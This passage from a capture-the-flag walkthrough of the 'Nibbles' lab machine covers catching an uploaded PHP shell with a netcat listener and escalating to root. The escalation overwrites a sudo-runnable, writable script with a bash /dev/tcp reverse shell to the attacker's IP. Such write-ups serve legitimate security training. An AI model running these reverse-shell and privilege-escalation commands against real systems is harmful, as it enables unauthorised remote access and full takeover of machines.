
Once the shell is uploaded, set up a Netcat listener on your local machine:
1
nc -lvnp 6666
Then, access the uploaded shell at http://nibbles.htb/nibbleblog/content/private/plugins/my_image/image.php to trigger the connection.

I upgraded the shell for better stability:
1
script /dev/null -c bash


Now, as the nibbler user, I can grab the user flag from the home directory.
Privilege Escalation
To escalate privileges, I checked for sudo permissions:
1
sudo -l

The output shows that the nibbler user can run /home/nibbler/personal/stuff/monitor.sh as root without a password.
I found a personal.zip file in the user’s home directory, so to get the monitor.sh script we need to unzip the personal.zip file first.

Since I have write permissions on the script, I can overwrite it with a payload to get a root shell. I echoed a new reverse shell command into the script:
1
echo "bash -c 'bash -i >& /dev/tcp/10.10.14.29/6666 0>&1'" > monitor.sh


I started another Netcat listener on port 6666 and executed the script with sudo:
1
sudo /home/nibbler/personal/stuff/monitor.sh

This provides a root shell.

Finally, I could read the root flag.
And we are done :)